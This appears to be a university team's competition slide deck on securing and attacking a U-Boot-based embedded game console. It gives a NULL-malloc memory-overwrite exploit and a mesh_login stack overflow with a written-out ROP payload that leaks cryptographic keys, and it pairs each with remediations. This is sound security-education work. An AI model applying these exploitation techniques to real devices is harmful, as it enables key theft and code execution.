



Carnegie Mellon University

ROP it like it's Hot

Sam Dlinn, Alex Fulton, Nick Kantor, Rip Lyster, Benjamin Lim, Manoj Raghunathan, Wai Tuck Wong

Advised by: Professor Martin Carlisle

Outline

Design

- Our System
- Improvements

Attack Phase


- Attack highlights

General Comments

- Lessons learned

Overview

- Bcrypt
- Libsodium
 - Encrypted
 - Signing
- Removed excess functionality
 - Network stack
 - SSH server
- CFI
- Limited Syscalls



Length of Header (Encrypted Header + Game_keys), Nonce

```
Enc_{header_key_game_i}(HEADER:  
Game_name-version  
version:<version>  
name:<name>  
users:<k>)
```

User_1, Enc_{user_key_1}(game_key)

...

User_k, Enc_{user_key_k}(game_key) where k is the kth user with access to the game

ENCRYPTED GAME

Signature: ED25519 (All the data above)

Game.out Structure

Design Improvements

- Memsec
- Cold boot attacks
- Disable DMA
- Move everything to Petalinux

Attack 1: The Vulnerability (U-Boot MESH)

```
// read the game into a buffer
char* game_buffer = (char*) malloc(game_size + 1);
mesh_read_ext4(game_name, game_buffer, game_size);
```

What if *malloc* fails?

dmalloc.c

```
#if HAVE_MMAP
    /* If big and would otherwise need to extend, try to use mmap instead */
    if ((unsigned long)nb >= (unsigned long)mmap_threshold &&
        (victim = mmap_chunk(nb)) != 0)
        return chunk2mem(victim);
#endif

    /* Try to extend */
    malloc_extend_top(nb);
    if ( (remainder_size = chunksize(top) - nb) < (long)MINSIZE)
        return NULL; /* propagate failure */
}
```

Attack 1: The Vulnerability (U-Boot MESH)

```
// read the game into a buffer
char* game_buffer = NULL;
mesh_read_ext4(game_name, game_buffer, game_size);
```

What if *malloc* fails?

Attack 1: The Vulnerability (U-Boot MESH)

0 in physical memory is executable and writable!

```
// read the game into a buffer
char* game_buffer = 0;
mesh_read_ext4(game_name, game_buffer, game_size);
```

What if *malloc* fails?

Attack 1: Overflow?



**U-Boot is on RAM.
The stack is on RAM...**


**What if we load a 512MB
file?**

Attack 1: Overflow!

```
U-Boot 2017.01 (Mar 04 2019 - 23:58:40 +0000)

...
mesh> list
ipflag-v1.0
hackermod-v1.0
mesh> play ipflag-v1.0

data abort
pc : [<1e71a5c0>]      lr : [<1fb8c94c>]
reloc pc : [<02bdf5c0>]  lr : [<0405194c>]
sp : 1e71a620  ip : 00000000    fp : 00000000
r10: 00000000  r9 : 1e71aee8    r8 : 00000000
r7 : 00000000  r6 : 00000000    r5 : 00000000  r4 : 00000000
r3 : e0100000  r2 : ffffffff    r1 : 00000000  r0 : 00000000
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Resetting CPU ...
```



Attack 1: Overflow!?!?

```
U-Boot 2017.01 (Mar 04 2019 - 23:58:40 +0000)

...
mesh> list
ipflag-v1.0
hackermod-v1.0
mesh> play ipflag-v1.0

data abort
pc : [<1e71a5c0>]      lr : [<1fb8c94c>]
reloc pc : [<02bdf5c0>]  lr : [<0405194c>]
sp : 1e71a620  ip : 00000000    fp : 00000000
r10: 00000000  r9 : 1e71aee8    r8 : 00000000
r7 : 00000000  r6 : 00000000    r5 : 00000000  r4 : 00000000
r3 : e0100000  r2 : ffffffff    r1 : 00000000  r0 : 00000000
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Resetting CPU ...
```



We probably wrote a bit too much...

**Carnegie
Mellon
University**

Attack 1: What Did We Actually Achieve?

0x00000000

 We control this 
(16 - 512 MB)

**SPACE OF INNOCUOUS
THINGS**

0x??????????


STACK!

INTERRUPT VECTOR TABLE

0x??????????

RELOCATED U-BOOT (with delicious sekrits 🍪)

Attack 1: Idea: Stack Buffer Overflow!



Attack 1: Where are the Crown Jewels?

Re-compile and analyze!



Secret Offsets



Stack Offsets

Attack 1: Finding the Minimum Crashable Size



QEMU



Find potential stack offsets

Binary Search

through the possible crashable sizes!

512 MB → 496 MB → ... → 510.7MB

CodeBrowser(3): arm_test/u-boot_real_real.elf

File Edit Analysis Navigation Search Select Tools Window Help

Program Trees

- u-boot_real_real.elf
 - .bss
 - .rel.dyn
 - .u_boot_list
 - efi_runtime_data
 - .got.plt
 - .data
 - .dtb.init.rodata
 - .hash

Program Tree x DWARF x

Symbol Tree

- Imports
- Exports
- Functions
- Labels
- Classes
- Namespaces

Filter:

Data Type Manager

- Data Types
 - BuiltInTypes
 - u-boot_real_real.elf
 - generic_clib

Filter:

Listing: u-boot_real_real.elf

```
0406b2c4 ee 21 06
           04 14 00
           00 00 f8 ...
                                     KEY_
0406b318 1a 74 31
           a9 34 4c
           be c1 45 ...
                                     KEY_
0406b328 ea 0f 83
           85 cf 63
           bc 4b 0a ...
                                     KEY_
0406b368 98 bb 62
           a0 be 7b
           1f 07 60 ...
                                     buil
0406b3a8 f8 d6 00
           04 b8 d6
           00 04 d8 ...
                                     buil
                                     buil
```

0406b487

**Find potential
secret offsets**

Attack 1: When All Fails, Try and Try Again

```
U-Boot 2017.01 (Mar 04 2019 - 23:58:40 +0000)
...
mesh> play ipflag-v1.0
data abort
pc : [<1fb62784>]      lr : [<1fb8c94c>]
reloc pc : [<04027784>]  lr : [<0405194c>]
sp : 1e71a5f8  ip : 00000000  fp : 00084530
r10: 000cdf09  r9 : 1e71aee8    r8 : 00000030
r7 : 0000f8dc  r6 : 1e71a624    r5 : 00000020  r4 : 1e71b8f0
r3 : 00000028  r2 : 41414141    r1 : 000cdf09  r0 : 41414141
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Resetting CPU ...
```

Attack 1: Shellcoding

Secrets are in raw bytes :(


```
uint8_t[... EA,0F,83,85,CF,"c",BC,"K\n",05,84,"\\n\\",18
```

Idea: Use in-built U-Boot functions to print raw bytes (`printf`)

Print **byte by byte**

Using the format string `"%02x"`!

Attack 1: Finishing it Off



Symmetric Encryption: We have all the keys needed to forge any game!

Attack 1: Remediations

Not just one, but **many small flaws** led to successful exploitation!

- Not checking for **NULL return** for *malloc*
- Lack of virtual memory + memory protections in U-Boot
- U-Boot crash dump not removed
- Asymmetric cryptography not used
 - without the private key, **we cannot forge games**

Attack 2: Buffer overflow on mesh_login

```
strncpy(tmp_user.name, tmp_name, MAX_STR_LEN);  
strncpy(tmp_user.pin, tmp_pin, MAX_STR_LEN);
```

MAX_STR_LEN is 64, and the len of the pin is 9.

Attack 2: Buffer overflow on mesh_login

```
strncpy(tmp_user.name, tmp_name, MAX_STR_LEN);  
strncpy(tmp_user.pin, tmp_pin, MAX_STR_LEN);
```


MAX_STR_LEN is 64, and the len of the pin is 9.
Buffer overflow! Time to...

 ROP IT LIKE IT'S HOT 

Higher
memory
addresses



Higher
memory
addresses



**Last
Instruction
Ran**

`pop {r4, r5,
r6, r7, pc}`

```
char random_bytes[] = {
    'R', 'a', 'n', 'd', 'o', 'M', ' ', 'S', 't', 'r', 'i', 'n', 'g', ' ', ' ', ' ', ' ',
};
char r4_r5_r6_r7[] = {
    0x5f, 0xd2, 0xb9, 0x1f, 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A',
};
char pc_r4_r5_r6[] = {
    0x34, 0x42, 0xb8, 0x1f, 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A', 'A',
};
char printf_fun[] = {
    0xc8, 0xf0, 0xb8, 0x1f
};
strncat(cmd, random_bytes, 16);
strncat(cmd, r4_r5_r6_r7, 16);
strncat(cmd, pc_r4_r5_r6, 16);
strncat(cmd, printf_fun, 4);
```

Attack 2: Impacts and Countermeasures

Arbitrary code execution:

- Ability to leak secrets from the system.

Suggested Fix:

- Change the size for strncpy to ensure no overflow.

Other Attacks

1. Open SSH connections through ethernet ports
2. Cold Boot attacks
3. 0 Day discovered - not employed
4. Reversing the bitstream - attempted
5. Fuzzing - attempted

General Comments

- Disable everything that isn't necessary
- Sign everything you don't want to be messed with
- Bounds checks
- Function returns (specifically malloc)
- Memsec is important

Questions?